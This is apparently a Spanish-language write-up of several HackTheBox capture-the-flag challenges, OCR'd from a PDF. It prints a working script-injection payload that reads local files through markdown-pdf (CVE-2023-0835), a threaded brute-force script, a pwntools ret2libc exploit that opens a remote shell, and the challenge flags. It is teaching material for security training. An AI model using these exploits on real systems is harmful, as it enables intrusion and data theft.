
- `/login`
- `/register`
- `/documents`
- `/documents/new`
- `/document/:id`
- `/document/export/:id`
- `/document/export/:id`


La más interesante es la última, ya que permite generar un pdf con cualquier contenido que le enviemos por medio del *request*. Además, es la que tiene más validación; lo que llama mucho más la atención.

```
31  router.post("/document/debug/export", isAuthenticated, isAdmin, async (req, res) => {
32    const { access_pass, content } = req.body;
33
34    if (!verifyPass(access_pass)) {
35      rotatePass();
36      return res.status(403).send("BAD PASS, WHO ARE YOU STRANGER ?!");
37    }
38
39    res.set("Content-disposition", "attachment; filename=generated.pdf");
40    res.set("Content-Type", "application/pdf");
41
42    const generatedPDF = await generatePDF(content);
43
44    return res.send(generatedPDF);
45  });
```

Ahora, intentemos buscar debilidades en esta parte para intentar llegar a la flag:

Primero: es necesario ser admin, pero podemos simplemente crear una cuenta con el nombre admin (nos dejan hacerlo por suerte) y así nos ahorramos tener que robar o generar la cookie.





Segundo: podemos observar que la forma en la que se verifica el `access_pass` es generando en el servidor un archivo con un código numérico de 4 dígitos. Este se compara con el enviado por el usuario, y en caso de no coincidir se genera un nuevo código:

```
const rotatePass = () => {
    try {
        if (fs.existsSync(String(ACCESS_PASS)))
            fs.unlinkSync(String(ACCESS_PASS));
        ACCESS_PASS = generateAccessCode();
        fs.writeFileSync(
            String(ACCESS_PASS),
            `You Access Code is "${generateRandomString(4)}". Please use it to access the debug features`,
        );
    } catch (e) {
        console.error("Error generating pass", e);
    }
};

const verifyPass = (pass) => {
    try {
        if (!fs.existsSync(ACCESS_PASS)) return false;


        const currName = fs.readFileSync(ACCESS_PASS, { encoding: "utf-8" });

        if (currName.length === 0) return false;

        return ACCESS_PASS === pass;
    } catch (e) {
        return false;
    }
};
```

Esto quiere decir que sí escogemos un número y lo probamos muchas veces, eventualmente llegaremos a coincidir con el generado en el servidor. Esto es viable ya que son solo 10000 posibles combinaciones, un número relativamente bajo que nos permite considerar métodos de **fuerza bruta**.

Por último, está el tema de cómo traemos la flag. Para ello, intentemos encontrar alguna vulnerabilidad conocida de lo que usamos. Con suficiente tiempo, y sí buscamos por google las dependencias en `package.json`, podemos ver una vulnerabilidad perfecta con `"markdown-pdf v11.0.0"`:



CVE-2023-0835 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

markdown-pdf version 11.0.0 allows an external attacker to remotely obtain arbitrary local files. This is possible because the application does not validate the Markdown content entered by the user.

Básicamente podemos brindar un script como contenido a la función que genera los pdfs y este puede permitirnos obtener archivos locales arbitrarios. Perfecto para conseguir el contenido del archivo **`flag.txt`** que se encuentra en la carpeta raíz de la página. Un script para realizar esto nos lo otorga el mismo reporte de la vulnerabilidad; esta es una versión simplificada y modificada para nuestro caso:

```
<script>
xhr = new XMLHttpRequest;
xhr.onload = function(){document.write(this.responseText)};
xhr.open("GET","file:///flag.txt");
xhr.send();
</script>
```

Nuestro plan entonces es:

1. Ingresar con cookie de admin
2. Usar función vulnerable de `document/debug/export`
    1. Realizar fuerza bruta para adivinar el *pass* de 4 dígitos que se genera en cada intento.
    2. Como contenido a exportar un XSS que traiga la información del archivo de la flag.

Sí lo juntamos todo en un script de python que use multi-threading para mayor eficiencia tenemos:

```
import requests
import threading
import concurrent.futures
import time

COOKIE =
'eyJ1c2VybmFtZSI6ImFkbWluIiwiaWQiOjF9-f6c47b0c983ff14161a35eb9d6c753848e23521f30d91f9458
79e5b919de2e3e'
# BASE_URL = 'http://localhost:3000' # tests
BASE_URL = 'http://94.237.59.225:51226'
EXTENSION = '/document/debug/export'

XSS_PAYLOAD = """
<script>
xhr=new XMLHttpRequest;
xhr.onload=function(){document.write(this.responseText)};
xhr.open("GET","file:///flag.txt");
xhr.send();
</script>
"""
PASS_GUESS = '5432'

NUM_WORKERS = 30 # Number of worker threads that will POST concurrently
TIMEOUT = 10

# stop event and counter
FOUND = threading.Event()
counter_lock = threading.Lock()
```

```
counter = 0


def worker(worker_id):
  global counter
  session = requests.Session()
  session.cookies.set('user', COOKIE)

  while not FOUND.is_set():
    with counter_lock:
      counter += 1
      attempt = counter

    try:
      resp = session.post(
        BASE_URL + EXTENSION,
        data={'access_pass': PASS_GUESS, 'content': XSS_PAYLOAD},
        timeout=TIMEOUT,
      )
    except requests.RequestException as e:
      print(f"[worker {worker_id}] request error: {e}")
      continue


    if resp.status_code == 200:
      print('Access granted!')
      with open('output.pdf', 'wb') as f:
        f.write(resp.content)
      FOUND.set()
      return


    if attempt % 100 == 0:
      print(f"Attempt {attempt}: Access denied")


def main():
  with concurrent.futures.ThreadPoolExecutor(max_workers=NUM_WORKERS) as ex:
    futures = [ex.submit(worker, i) for i in range(NUM_WORKERS)]
    try:
      # wait until FOUND is set by any worker
      while not FOUND.is_set():
        time.sleep(0.2)
    except KeyboardInterrupt:
      print('Interrupted by user')
      FOUND.set()


if __name__ == '__main__':
  main()
```

Lo ejecutamos:





Y así conseguimos nuestra flag!

Lista de herramientas utilizadas

- Editor de texto / Visual studio code
- Navegador con herramientas de desarrollador para ver cookies
- Python3
    - Requests
    - Threading
- NodeJS
- Lector de pdf

Debilidad que dio origen a la vulnerabilidad

CWE-79: Improper Neutralization of Input During Web Page Generation (Cross-site Scripting) y CWE-521: Weak Password Requirements.

Patrón de ataque que se siguió para explotar la vulnerabilidad

CAPEC-63: Cross-Site Scripting (XSS) y CAPEC-49: Password Brute Forcing

Bandera

“HTB{F0rs33_3num3r3t3_F!nd_3XplOit}”

Restaurant

Categoría: Pwn


Fecha: oct 13 2025 - nov 1 2025

Puntos: 20

Procedimiento seguido

Se recibe el binario restaurant y un archivo libc.so.6. Al ejecutar este binario se accede a la aplicación que está en la instancia de HTB con su menú y varios inputs, por lo que se procede a analizar el código con `ghidra`, donde se busca el main y se sigue el flujo del programa. Se encuentran 2 posibles vías, las cuales son `fill()` y `drink()`, y se analizan.

En drink() no se encuentra ninguna vulnerabilidad pero en fill() se encuentra una función read() que es tomada de la biblioteca y parece ser ser insegura ya que no hay un límite establecido para su entrada, por lo que este será nuestro punto a explotar.




Se confirma con `GDB` que existe un overflow explotable que genera un segmentation fault.


Se utiliza `pwndbg` con `gdb` para encontrar el offset exacto por medio de `cyclic`, que resultó ser de 40 bytes.

Se revisa la seguridad de ambos archivos con `checksec` encontrando que no se tiene `CANARY`, pero se tiene un `NX` en el ejecutable mientras que el archivo de libc mostraba tener `CANARY` **y** `ASLR`.

Luego intentamos buscar `gadgets` por medio de `ghidra`, pero esto se podía realizar con `ROPgadget` de una forma más eficiente. se intentó buscar lo siguiente

- `pop rdi; ret: 004010a3`
- `ret: 40063e`
- `puts@got: 400c50`
- `puts@ptl: 0000000000601fa8`






Y las direcciones de los siguientes símbolos de la **libc:**


- `puts`
- `system`
- `/bin/sh`

utilizando `readelf y objdump`.



Primero se intentó crear un payload de forma manual desde GDB pero después de múltiples intentos fallidos se decidió construir un script con `pwntools` para automatizar la navegación en el menú.

El exploit tiene dos payloads, siendo el primero uno para obtener un leak real de puts llamando `puts(puts@got)` y regresando a `main()` para no reubicar las direcciones y hacer el segundo `payload` inmediatamente con la dirección filtrada. Construyendo el system("/bin/sh") utilizando el `pop rdi`**.**



```
from pwn import *
pop_rdi = 0x4010a3
ret = 0x40063e

def fill (payload):
      connection.sendlineafter (b'>', b'1')
      connection.sendlineafter (b'>', payload)

connection = remote ('83.136.253.5', 36423)

binaryRestaurant = ELF('./restaurant')
libc = ELF('./libc.so.6')

payload= b'A' * 40
payload += p64 (pop_rdi)
payload += p64 (binaryRestaurant.got['puts'])
payload += p64 (binaryRestaurant.sym['puts'])
payload += p64 (binaryRestaurant.sym['main'])
fill (payload)


connection.recvuntil(b'Enjoy your ')
connection.recv(43)


libc_leak = u64 (connection.recvline().strip().ljust (8, b'\x00'))
libc.address = libc_leak - libc.sym['puts']

payload= b'A' * 40
payload += p64 (ret) #fix RBP
payload += p64 (pop_rdi)
payload += p64 (next(libc.search(b'/bin/sh\x00')))
payload += p64 (libc.sym['system'])

fill(payload)
conection.interactive()
```

Después de eso accedemos al shell y extraemos la flag de el archivo `flag.txt` por medio del comando `cat.`



Lista de herramientas utilizadas

- Ghidra
- GDB + pwndbg
- ROPgadget
- readelf
- Pwntools
- checksec

Debilidad que dio origen a la vulnerabilidad

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

Patrón de ataque que se siguió para explotar la vulnerabilidad

CAPEC-100: Overflow Buffers

Bandera

HTB{r3turn_2_th3_r3st4ur4nt!}

Exatlon

Categoría: Reversing


Fecha: nov 15 2025 - nov 8 2025

Puntos: 20


Procedimiento seguido

El reto plantea encontrar una contraseña y brinda un único archivo binario.

Empezamos haciendo un intento de análisis estático con `Ghidra`, pero el archivo se ve encriptado de alguna forma, por lo que es indescifrable por medio de esta herramienta.




Continuamos intentando descifrar el motivo por el que el código se encuentra ofuscado, encontrando como posible explicación el uso de un `packer`, por lo que se utiliza la herramienta `Detect it easy(DIE)` para la detección de empaquetados, con la que se encontró un empaquetado con `UPX`.



Se utilizó la misma herramienta de empaquetado UPX para desempaquetar el binario por medio del comando:

```
upx -d exatlon_v1 -o exatlon_v2
```



Una vez desempaquetado el binario volvemos a utilizar ghidra para acceder al contenido del binario, esta vez con éxito.

```
13    std::operator<<((ostream *)&std::cout,&DAT_0054b018);
14    std::operator<<((ostream *)&std::cout,&DAT_0054b0d8);
15    sleep(1);
16    std::operator<<((ostream *)&std::cout,&DAT_0054b1a8);
17    std::operator<<((ostream *)&std::cout,&DAT_0054b260);
18    sleep(1);
19    std::operator<<((ostream *)&std::cout,&DAT_0054b320);
20    sleep(1);
21    std::operator<<((ostream *)&std::cout,&DAT_0054b400);
22    sleep(1);
23    std::__cxx11::string::string(local_58);
24                    /* try { // try from 00404cfe to 00404dce has its CatchHandler @ 00404def */
25    std::operator<<((ostream *)&std::cout,"[+] Enter Exatlon Password  : ");
26    std::operator>>((istream *)&std::cin,local_58);
27    exatlon(local_38);
28    bVar1 = std::operator==(local_38,
29                            "1152 1344 1056 1968 1728 816 1648 784 1584 816 1728 1520 1840 1664 784
                             1632 1856 1520 1728 816 1632 1856 1520 784 1760 1840 1824 816 1584 1856
                             784 1776 1760 528 528 2000 "
30                           );
31    std::__cxx11::string::~string(local_38);
32    if (bVar1) {
33      poVar2 = std::operator<<((ostream *)&std::cout,"[+] Looks Good ^_^ \n\n\n");
34      std::ostream::operator<<(poVar2,std::endl<>);
35      unaff_R12D = 0;
36      bVar1 = false;
37    }
38    else {
39      bVar1 = std::operator==(local_58,"q");
40      if (bVar1) {
```

Decompile: main × | Defined Strings ×

